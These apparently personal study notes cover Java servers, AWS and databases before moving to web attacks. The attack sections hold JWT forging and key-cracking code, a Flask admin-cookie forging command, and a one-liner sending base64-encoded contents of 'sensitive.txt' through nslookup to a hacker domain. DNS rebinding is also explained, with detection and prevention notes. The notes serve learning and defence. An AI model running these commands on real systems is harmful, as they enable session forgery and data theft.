
**General notes & concepts**

* + **Java terminologies** 
    - **web Server** : Handles HTTP requests (usually from browsers). And serves only static pages (html +css) Ex: apache , iis, nginix
    - **Servlets** are the Java programs that runs on the Java-enabled web server or application server.
    - **servlet container** typically handles HTTP requests and provides services for hosting servlets and JavaServer Pages (JSPs). Good for simple java based website (e.g. Tomcat , jetty) means: It can handle servlets & JSP.
    - **Application server** can host servlets and JSPs, as well as all other J2EE services, including JNDI, EJBs, JMS, etc. (e.g. GlassFish) means: \*It can manage Java EE applications (usually both servlet/JSP and EJBs)
    - **java technologies**
      * Java SE (Core Java) : Java SE is used for Developing Standalone application Or System Software that Run on system only
      * Java EE (Advance Java) : Java EE is used for developing Web Applications that Run with the help of Web Browser. In Java EE you can Learn the Advance topics Like: Servlet, Java Server pages(JSP), Enterprise Java Beans(EJB) etc.
      * Java ME (Mobile Development with Java) : Java ME is used for Developing Mobile Application
    - **Java Notes**
      * **Apache tomcat & jetty** : JAVA servlet     container, or  web container that run your JAVA webapp but it’s not an application server because it provides the runtime environment for Servlet and JSP but doesn't provide the services like EJB and distributed transaction which are a key feature of the application server in Java JEE world.
      * **Jboss & glassfish** : full java EE servers (jboss includes tomcat as the web container inside + provides extra services such as enterprise java beans ejb) (glassfish has it’s own web container not tomcat
      * **Jenkins**   : automation tool for java deployment and development and continuous integration that run in servlet container such as tomcat
  + **AWS Technologies**
    - **EC2 instance**
      * is referred to as a virtual server in Amazon’s Elastic Compute Cloud (EC2) for running applications on the AWS infrastructure.
    - **An Amazon S3 bucket**
      * is a [public cloud](https://searchcloudcomputing.techtarget.com/definition/public-cloud) storage resource available in Amazon Web Services' ([AWS](https://searchaws.techtarget.com/definition/Amazon-Web-Services)) Simple Storage Service ([S3](https://searchaws.techtarget.com/definition/Amazon-Simple-Storage-Service-Amazon-S3)), an [object storage](https://searchstorage.techtarget.com/definition/object-storage) offering. Amazon S3 buckets, which are similar to file folders, store objects, which consist of [data](https://searchdatamanagement.techtarget.com/definition/data) and its descriptive metadata.
      * A Bucket is a logical container of objects.  In traditional NAS terms, this would be a “folder”, but because S3 deals with objects and not files, the distinction becomes important.
      * Every object is contained in a bucket. For example, if the object named photos/puppy.jpg is stored in the awsexamplebucket1 bucket in the US West (Oregon) Region, then it is addressable using the URL <https://awsexamplebucket1.s3.us-west-2.amazonaws.com/photos/puppy.jpg>.
    - **S3 buckets vs C2 instances**
      * Amazon EC2s provide a way to access cloud-based servers, also known as virtual machines. You can do pretty much anything on these virtual machines. Consider them the same as your own home computer, but running Linux (or Windows in some cases), and you need a terminal or shell to connect to them virtually.
      * S3 buckets are used as a storage location for backing up data in conjunction with EC2s. You can store photos, text logs, videos, songs, books, and other files in an S3 bucket.
      * In short, think of Amazon EC2 as your personal computer but it lives in the cloud, and Amazon S3 would be an external hard drive or cloud storage service similar to Dropbox.
    - **Hosting web app on AWS** 
      * if your web application is static, it may be easier or cheaper to host it on Amazon Simple Storage Service (S3) instead of an EC2 instance.
      * Not all web applications are appropriate for S3. If your app uses a server-side scripting language such as PHP, JSP, or [ASP.NET](http://ASP.NET), then you should host the app on your own EC2 instance.
      * benefit of hosting your page in S3 is the potential to use the Amazon CloudFront delivery service. This is an Amazon web service that hosts your content on various servers around the world, optimizing your file delivery speed among geographically dispersed users.
  + **Databases**
    - **DBMS :**
      * A database collects and organizes data, while access to that data is typically via a “database management system” (DBMS)  which is a software that  manages how the data is organized within the database
      * **DBMS types :**
        + Hierarchical databases
        + Network databases
        + Relational databases
        + Object-oriented databases
        + Graph databases
        + ER model databases
        + Document databases
        + NoSQL databases
    - **RDMS** :
      * An RDBMS is a DBMS designed specifically for relational databases. Therefore, RDBMS are a subset of DBMS. A relational database refers to a [database](https://techterms.com/definition/database) that stores data in a structured format, using [rows](https://techterms.com/definition/row) and [columns](https://techterms.com/definition/column). This makes it easy to locate and access specific values within the database. It is "relational" because the values within each [table](https://techterms.com/definition/table) are related to each other. Tables may also be related to other tables. The relational structure makes it possible to run [queries](https://techterms.com/definition/query) across multiple tables at once. also it  allows you to create,read , update, delete and administer a relational database these operations is known as CRUD
      * **Examples** :
        + Mysql
        + sqllite
        + oracle databes
        + MSSQL
        + Postgesql
    - **Nosql Databases**
      * NoSQL is an approach to databases that represents a shift away from traditional relational database management systems (RDBMS). To define NoSQL, it is helpful to start by describing SQL, which is a query language used by RDBMS. Relational databases rely on tables, columns, rows, or schemas to organize and retrieve data. In contrast, NoSQL databases do not rely on these structures and use more flexible data models. NoSQL can mean “not SQL” or “not only SQL.  NoSQL is used for Big data and real-time web apps. For example, companies like Twitter, Facebook, Google collect terabytes of user data every single day.
      * **Nosql databases types :**
        + **Document databases**(e.g. CouchDB, MongoDB). Inserted data is , typically stored in the form of JSON, XML, and BSON documents. They are similar to key-value stores, but in this case, a value is a single document that stores all data related to a specific key.
        + **Key-value stores** (e.g. Redis, Riak). Key-value pair storage databases store data as a hash table where each key is unique, and the value can be a JSON, BLOB(Binary Large Objects), string, etc..
        + **Wide column stores**(e.g. HBase, Cassandra). Data is stored in columns instead of rows as in a conventional SQL system.  data in tables with rows and columns similar to RDBMS, but names and formats of columns can vary from row to row across the table.
        + **Graph databases**(e.g. Neo4j).  A graph database uses graph structures to store, map, and query relationships used to store information about networks,

****

* + - **In memory Database vs on-disk database**
      * An in-memory database keeps all its data in the random access memory (RAM) of a computer instead of a disk drive. Only the main memory is accessed when querying data. This allows for faster access of that data than a disk-based system.The downside is the volatility of RAM. The data is lost when an in-memory database crashes and Database size limited by the amount of main memory The development of non-volatile random access memory (NVRAM) can help in-memory databases maintain data after a power loss or crash. Flash is one example, but a major drawback is the limit to how many times flash memory can be erased and rewritten. NVRAM chips are being developed that provide a more persistent memory than flash. In-memory databases are more volatile than traditional databases because data is lost when there is a loss of power or the computer’s RAM crashes. Data can be more easily restored from the disks of a traditional database.
    - **OLTP vs OLAP**
      * **OLTP** 
        + Online transaction processing shortly known as OLTP supports transaction-oriented applications in a 3-tier architecture. OLTP administers day to day transaction of an organization.
        + The primary objective is data processing and not data analysis
        + Ex of OLTP

Online banking

Online airline ticket booking

Sending a text message

Order entry

Add a book to shopping cart

* + - * **OLAP**
        + OLAP is an **Online Analytical Processing system**. OLAP database stores historical data that has been inputted by OLTP. It allows a user to view different summaries of multi-dimensional data. Using OLAP, you can extract information from a large database and analyze it for decision making.
        + **The primary objective is data analysis and not data processing**.
  + **cookies**
    - **jwt cookies**
      * JSON Web Tokens or JWTs are used by some web applications instead of traditional session cookies JWT token which is built using three components i.e. header (algorithm & type),  payload (base64 encoded data) and signature
      * JWTs are signed (or they should be) to prevent users from changing the data within. There are several algorithms that can be used for signing, for example using a HMAC or using RSA signing. The JWT header contains the algorithm used to sign the JWT
      * A jwt cookies looks like this
        + eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIsImlhdCI6MTQ3NDM1NzIzMywiZXhwIjoxNDc0MzU3MzUzLCJkYXRhIjp7ImhlbGxvIjoid29ybGQifX0.HAveF7AqeKj-4o-tJpYQWXKN2WgWTa8uRYViRp\_3mh8
      * <https://jwt.io/>
      * There are several properties that can help recognizing a JWT:
        + JWTs are long, at least 100 characters.
        + JWTs consist of base64-encoded data: letters, digits, \_ and -.
        + JWTs consist of three parts, separated by dots.
        + They typically occur in the Authorization header with the Bearer keyword.
      * **Attacking jwt**
        + bypass the JWT by changing the algorithm type to “None”  instead of the algorithym used, but leave the last dot
        + or crack the key

the HS256 algorithm uses a secret key to sign and verify messages. If we know this key, we can create our own signed messages. If the key is not sufficiently strong it may be possible to break it using a brute-force or dictionary attack

 with j[wtcrack](https://github.com/Sjord/jwtcrack.git) tool : <https://github.com/Sjord/jwtcrack.git>

python crackjwt.py jwt\_file /usr/share/wordlists/rockyou.txt

then use that key to sign the jwt in the <https://jwt.io/> website

* + - * + Changing the algorithm from RS256 to HS256

The algorithm HS256 uses a secret key to sign and verify each message. The algorithm RS256 uses a private key to sign messages, and a public key to verify them. If we change the algorithm from RS256 to HS256, the signature is now verified using the HS256 algorithm using the public key as secret key. Since the public key is not secret at all, we can correctly sign such messages

If the JWT uses asymmetric RS256, this correctly verifies the signature on the token. If the JWT uses symmetric HS256, however, the signature is compared to a HMAC of the token, where the public\_key is used as key. We can thus exploit this vulnerability by signing our own token using HS256 with the public key of the RS256 algorithm.

**import** jwt

public = open('key.pem', 'r').read()

**print** public

**print** jwt.encode({"username":"admin"}, key=public, algorithm='HS256')

* + - * **resources**
        + <https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/>
    - **flask cookies**
      * a flask cookies looks like :
        + .eJw9jUsKwzAMRK9SZu1Fv5tcpQ3BcdTYJJWCbBNKyN1rl9KVxJvR0waXVgn6Jk1m0TqsvOxFaAw2jT52TXA1HgxxJu8Emi2bDIVXHooFiKmen8-2XmXlB6PdDVYVHv8\_9g97czo3.Ef8Aqw.Vfy9-8tQXCQ7-Hk0HILyEoyo12M
      * decode and encode flask cookies  with flask\_session\_cookie\_manager2.py tool
        + git clone <https://github.com/noraj/flask-session-cookie-manager>
        + python{2,3} flask\_session\_cookie\_manager{2,3}.py encode -s '.{y]tR&sp&77RdO~u3@XAh#TalD@Oh~yOF\_51H(QV};K|ghT^d' -t '{"number":"326410031505","username":"admin"}'
        + python{2,3} flask\_session\_cookie\_manager{2,3}.py decode -c 'eyJudW1iZXIiOnsiIGIiOiJNekkyTkRFd01ETXhOVEExIn0sInVzZXJuYW1lIjp7IiBiIjoiWVdSdGFXND0ifX0.DE2iRA.ig5KSlnmsDH4uhDpmsFRPupB5Vw' -s '.{y]tR&sp&77RdO~u3@XAh#TalD@Oh~yOF\_51H(QV};K|ghT^d'
  + **intruder attack types**
    - sniper : use the same list for all parameters to fuzz
    - pitchfork : use different list for each parameter to fuzz
    - cluster bomb
    - battering ram
  + **phpBB**
    - PhpBB, which stands for PHP bulletin board, is an open-source forum software that enables users to create a space online where communities can gather and share information in an organized format. It’s free and open-source, and offered as a “One-Click-Install”.
    - phpBB is compatible with both Windows and Linux servers that are running PHP You can use it to create a discussion forum where people can post topics and other people can reply to those topics. You could create a forum around a general topic (like cars for example),    or for your company to provide support and facilitate discussion, or for various other reasons.
    - install.php in phpBB 2.0 through 2.0.1, when "**allow\_url\_fopen**" and "**register\_globals**" variables are set to "on", allows remote attackers to execute arbitrary PHP code by modifying the phpbb\_root\_dir   parameter to reference a URL on a remote web server that contains the code. phpbb/install/install.php
  + **the register\_globals directive:**
    - register\_globals is an is a setting/feature in PHP setting making variables passed to the script (via a form, cookie, or session) automatically available as predefined variables within the global scope. If you submit a value in a form, via POST or GET, the value of that input will automatically be accessible via variable in the PHP script, named after the name of the input field. Its very dangerous an attacker can access any variable in the script and assign it a value
    - Ex :
      * if you submitted a form containing a username text field, the expression ($username === $\_POST['username']) at the very beginning of the script would return true.
    - Ex 2 :
      * index.php?apple=red
      * echo $apple; // 'red'
    - To enable this functionality, use a text editor to modify the register\_globals directive in the php.ini file as follows :
      * register\_globals = on
    - To disable this functionality, modify the register\_globals directive in the php.ini file as follows:
      * register\_globals = off
  + **Data exfiltration (tahrib)**
    - Data exfiltration is sometimes referred to as data extrusion, data exportation, or data theft. All of these terms are used to describe the unauthorized transfer . Or copy, of sensitive data from a computer or other device
    - **DNS data exfiltration**
      * **Introduction**
        + is a way to exchange data between two computers without any direct connection. The data is exchanged through DNS protocol on intermediate DNS servers. During the exfiltration phase, the client makes a DNS resolution request to an external DNS server address. Instead of responding with an A record in response, the attacker’s name server will respond back with a CNAME, TXT record, which allows a large amount of unstructured data to be sent between attacker and victim. For example :

The client sends a query for an A record where the data is encoded in the host name:

MRZGS3TLEBWW64TFEBXXMYLMORUW4ZI.t.example.com

Then the server could respond with an answer as a CNAME response:

WW2IDPOZQWY5DJNZSQ.t.example.com


* + - * **Explanation**
        + There are two types of DNS messages, queries and replies, and they both have the same format. Each message consists of a header and four sections: question, answer, authority, and additional. The header field “flags” control the content of these four sections, but the structure of all DNS messages is the same. Various objects and parameters in the DNS have size limits. The size limits are listed below. Some can be easily changed, while others are more fundamental.

Labels :63 octets or less

Names :255 octets or less

TTL :Positive of a signed 32-bit number

UDP messages :512 octets or less

* + - * + This means that Hackers have as a base 512 octets to “encode” data in UDP messages to avoid detection. They can also embed signaling information or light encoding in some of the labels or names spaces and get away with it.
        + Data exfiltration via DNS can involve placing some value string in the names section (up to 255 octets) or the UDP messages section (up to 512 octets), formatted as a query, and then sending it to a rogue DNS server that logs the query.
        + 
        + DNS allows hostnames of up to 255 characters, with each label (subdomain) limited to 63 characters
      * **Exploitation**
        + Getting a Public Server
        + The attacker acquires or Register a domain, for example, [*evilsite.com*](http://evilsite.com)*.*
        + The attacker configures the domain’s name servers to his own DNS server.
        + **Instead of all the first 3 steps we can use** [**http://requestbin.net/dns**](http://requestbin.net/dns) **as an fast alternative way**
        + The attacker delegates a subdomain, such as *“*[*tun.evilsite.com*](http://tun.evilsite.com)*”* and configures his machine as the subdomain’s authoritative DNS server.
        + We send the chunk of data in the subdomain portion of the request, Any DNS request made by the victim to *“{data}.*[*tun.evilsite.com*](http://tun.evilsite.com)*”* will end up reaching the attacker’s machine we send a chunk of data as an “A” or “AAAA” record.. Example of payloads

Nslookup {mypayload}.tun.evilsite.com

for i in $(cat sensitive.txt); do d=$(echo $i|base64) && nslookup $d.hacker.com; done

use it as a subdomain during DNS query. Once the query arrive to the authoritative DNS server of [hacker.com](http://hacker.com/), we can track down a DNS logs, parse it and decode subdomains in order to find out corresponding sensitive data.

**Hackers don’t usually send data in plain text they can use base32, base64 or other character sets, or even encrypt the data**

Sbye7etbr75e5u54b6[.]evilsite.com

* + - * + The attacker’s machine encodes a response that will get routed back to the victim’s machine.
        + A **bidirectional** data transfer channel is achieved using a DNS tunneling tool.
      * **Real life example**
        + The infected endpoint encodes the data, breaks it down into chunks and sends each chunk out to a specific destination DNS server as simple DNS queries.
        + Let’s say, for example, it’s credit card details:

Mjhdcmjdhc**John**[cjhja.badguy.com](http://cjhja.badguy.com)

Mnmndbbvc**0doe**[cjhja.badguy.com](http://cjhja.badguy.com)

Mhhhdsfsghc**4429**[jhja.badguy.com](http://jhja.badguy.com)

Vhvhdchjhc**5527**[chjha.badguy.com](http://chjha.badguy.com)

Hgdtruhhgc**1179**[chjha.badguy.com](http://chjha.badguy.com)

Reteyuejhc**6643**[chjha.badguy.com](http://chjha.badguy.com)

Trgdjdggdgc**0222**[chjha.badguy.com](http://chjha.badguy.com)

Erethshjdgc**0987**[chjha.badguy.com](http://chjha.badguy.com)

* + - * + All these requests pass unhindered through the firewall; they are, after all, just DNS queries.
        + **Step 3:** The encoded queries are logged on the destination server and recompiled and we can see:

John doe, 4429552711796643, expiry date 0222 and CVV number 987

* + - * **DNS data Exfiltration Usages** 
        + **Malware command and control (C&C) or c2** – Malware can use DNS Tunneling to receive commands from its control servers, and upload data to the internet without opening a single TCP/UDP connection to an external server. Tools like Dnscat2 are made specifically used for C&C purposes.
        + **Create a “firewall bypassing” tunnel** – DNS Tunneling allows an attacker to place himself into the internal network by creating a complete tunnel. Tools like Iodine allow you to create a common network between devices by creating a full IPv4 tunnel.
        + **Bypass captive portals for paid Wi-Fi** – A lot of captive portal systems allow all DNS traffic out, so it’s possible to tunnel IP traffic without paying a fee. Some commercial services even provide a server-side tunnel as a service. Tools like Your-Freedom are made specifically for escaping captive portals
      * **Automated tools**
        + These previous methods only work by one direction , A bidirectional data transfer channel is achieved using a DNS tunneling tool.
        + **DNSCat2**

Consists of two small programs, a server and client, written in Ruby.

The tunnel is made through local ports and data in replies are encapsulated in the CNAME record.

Iodine

It uses either Base32 or a noncompliant Base64 encoding to encode the data, and replies are sent using NULL records (RFC 1035, section 3.3.10).

* + - * + **Iodine**

splits IP packets into several DNS packets and send them separately. IP packets are resembled at the endpoint.

* + - * + **TUNS**

It works exclusively on UNIX-like systems and encapsulates data in CNAME field.

It does not split IP packets in smaller DNS packets, polling periodically the rogue server with short queries.

In TCP over DNS tunnels, only packets that use TCP as transport protocol are encapsulated in the tunnel.

* + - * + **Dns2TCP**

A tool able to encapsulate TCP packets over DNS tunnels, composed by a server-side and a client-side part. The server has a list of resources, services listening for TCP connection. The client listens on a predefined TCP port and relays each incoming connection to the final service using DNS. Information are encapsulated in the TXT field.

* + - * + **Heyoka**

Heyoka comes as a single executable that can run in two modes: master and slave. The master acts as a server and will listen on a local port.

The slave acts as a client and will forward one of its ports through the tunnel and allow the attacker access to it by connecting to local port on the master machine.

The tool is not under active development anymore and according to its authors.

* + - * + **OzymanDNS**

A set of Perl scripts (open source) written by Dan Kaminsky in 2005. It was written as a sample implementation of a DNS Tunnel for the Blackhat Europe 2005 conference. So there exists only a 0.1 version

* + - * **Detection Method**
        + **Payload analysis**

defenders are looking at unusual data being sent back and forth: strange-looking hostnames, a DNS record type that’s not used all that often, and unusual character sets that can be spotted by statistical techniques.

* + - * + **Traffic analysis**

defenders are looking at the number of requests to a DNS domain and comparing it against average usage. Hackers who are performing DNS tunneling will create very heavy traffic to the server. In theory, much greater than a normal DNS exchange. And that should be detectable

* + - **http data exfiltration**
      * The structure of HTTP communication provides a lot of benefits to attackers. It can be used to facilitate command and control with a compromised host using traffic that resembles to normal web browsing traffic, such as reading the news or shopping on Amazon. It also enables large data transfers directly between two hosts with easy validation and integrity checks.
      * The standard way to send large files or chunks of data to a server over HTTP is by submitting a POST request. The data is placed in the body of the request and sent to a specific URL on a web server that is designed to handle the request. There is generally no limit to the amount of data that can be transferred using this method, except for those imposed by the web server. If a file is too big for a server to handle in one POST request, it can be split up and sent in multiple requests. In order to remain stealthy, attackers can configure web servers to only respond to requests that meet certain conditions. For example, a server can drop all requests that do not contain a specific user agent string (known only by the attacker). Similarly, all GET requests can be dropped, or even redirected to the target organization’s own website.
    - **ICMP Tunneling**
      * ICMP tunneling works by injecting arbitrary data into an echo packet sent to a remote computer. The remote computer replies in the same manner, injecting an answer into another ICMP packet and sending it back but Basically, we are sending an actual data
    - Resources
      * <https://blog.fosec.vn/dns-data-exfiltration-what-is-this-and-how-to-use-2f6c69998822>
      * <https://www.giac.org/paper/gcia/1116/detecting-dns-tunneling/108367>
      * https://www.cynet.com/attack-techniques-hands-on/how-hackers-use-dns-tunneling-to-own-your-network/
  + **Dns Rebinding** 
    - **Introduction**
      * DNS rebinding allows a remote attacker to bypass a victim’s network firewall and use their web browser as a proxy to communicate directly with devices on their private home network as long as they’ve somehow come to a domain you own asking for a resource, and you’re able to run JavaScript in their browser
      * The goal of DNS rebinding attack is to overcome restrictions which are enforced by Same-Origin Policy
      * **Same Origin Policy (or SOP)**
        + SOP prevents JavaScript code from one origin like “website1.example” to access private data on another origin “website2.example”. Same Origin Policy == JavaScript code can access/read data that come ONLY from the Same Origin.
        + In other words Cross-Origin reads are not allowed. Here I have to make clear that Same Origin Policy doesn’t block a Request from one origin to reach its destination, all it does is to hide the Response
    - **Explanation**
      * The code at http://malicious.website can’t make a standard XMLHttpRequest to http://bank.com/transfer-fund because malicious.website and bank.com are different domains and therefor the browser treats them as separate origins. Browsers enforce this by requiring that the protocol, domain name, and port number of a URL being requested is identical to the URL of the page requesting it. Sounds good, right?
      * Not so fast. Behind every domain name lies an IP address. Malicious website may reside at 34.192.228.43 and bank.com may call 171.159.228.150 home. The Domain Name System (DNS) provides a useful mechanism of translating easy-to-remember domain names into the IP addresses that our computers actually use to talk to each other. The catch is that modern browsers use URLs to evaluate same-origin policy restrictions, not IP addresses. What would happen if the IP address of malicious website were to quickly changed from 34.192.228.43 to the IP address of 171.159.228.150? According to the browser, nothing would have changed. But now, instead of communicating with the server that originally hosted the website files at malicious website, your browser would actually be talking to bank.com. See the problem? DNS can be abused to trick web browsers into communicating with servers they don’t intend
    - **How Attack works**
      * The attacker registers a domain (such as http://rebind.network) and delegates it to a DNS server that is under the attacker's control. The server is configured to respond with a very short time to live (TTL) record, preventing the DNS response from being cached
      * The attacker tricks a user into loading http://rebind.network in their browser. There are many ways they could do this, from phishing to persistent XSS or by buying an HTML banner ad.,….ect
      * Once the victim follows the link, their web browser makes a DNS request looking for the IP address of rebind.Network . When it receives the victim’s DNS request, the attacker controlled DNS server responds with rebind.network’s real IP address, 34.192.228.43. It also sets a short time to live (TTL) record, preventing the DNS response from being cached too long.
      * The victim loads the web page from http://rebind.network which contains malicious JavaScript code that begins executing on the victim’s web browser. The page begins repeatedly making some strange looking POST requests to http://rebind.network/router (any internal resource)
      * At first, these requests are sent to the IP address of a server hosting the malicious client-side code the attacker’s web server running on 34.192.228.43, but after a while or the number of TTL that was set by the attacker dns server the browser’s resolver makes another DNS lookup.
      * The attacker’s malicious DNS server receives the victim’s second DNS request, but this time it replies with a new IP address. For instance, they could reply with an internal IP address or the IP address of a target somewhere else on the Internet. Let’s say it responds with the IP address 192.168.1.77, which happens to be an IP address of a smart thermostat on the victim’s local network.
      * The victim’s machine receives this malicious DNS response and begins to point to HTTP requests intended for http://rebind.network to 192.168.1.77. As far as the browser is concerned nothing has changed and so it sends another POST to http://rebind.network/router.
      * This time, that POST request gets sent to the small unprotected web server running on the victim’s WiFi-connected thermostat. The thermostat processes the request and it will be under the attacker control
    - **Preventing DNS Rebinding**
      * Web servers can reject HTTP requests with an unrecognized Host header.
      * Restrict the running of JavaScript (so the attacker can’t force requests).
      * Pinning IPs to names (so they can’t rotate).
      * Don’t accept TTLs below a certain size (so they can’t rotate).
      * Don’t accept DNS responses (for external domains) with private addresses (so they can’t rotate to internal resources).
    - **Resources**
      * <https://medium.com/@brannondorsey/attacking-private-networks-from-the-internet-with-dns-rebinding-ea7098a2d325>
      * https://danielmiessler.com/blog/dns-rebinding-explained/
  + **Automated Scanners** 
    - **NIKTO**
      * nikto -h <url> -o output.html
    - **skipfish** 
      * skipfish -o WebPentest/skipfish\_result -I WackoPicko <http://10.7.7.5/WackoPicko/>
      * The -o option indicates the directory where the report is to be stored. The -I option tells Skipfish only to scan URLs that include the string WackoPicko, excluding the rest of the applications in the VM. The last parameter is the URL where you want the scanning to start.
    - **wapiti** 
      * wapiti <https://10.7.7.5/bodgeit/> -o wapiti\_output --verify-ssl 0 -n 20 2>null
      * Wapiti is run over the HTTPS site for BodgeIt on the vulnerable VM, generating the report in the wapiti\_output directory (the -o option). You can skip the SSL certificate verification, as the test VM has a self-signed certificate. Wapiti would stop without scanning, so use --verify-ssl 0 to bypass such a verification. You should not send more than 50 variants of the same request (the -n option). This is done to prevent loops. Finally, 2> null is used to prevent the standard error output to overpopulate the screen, as multiple requests with non-expected values will be made by the scanner and Wapiti can be very verbose:
    - **cms scanners** 
      * JoomScan/wpscan/CMSmap
      * CMSmap scans for vulnerabilities in WordPress, Joomla, or Drupal sites. It has the ability to autodetect the CMS used by the site.
      * git clone <https://github.com/Dionach/CMSmap.git>
    - **owasp zap scanner**
    - **w3af**
    - **vega**
    - **metasploit wmap module**
  + **Resources**
    - https://blog.p6.is/Web-Security-CheatSheet/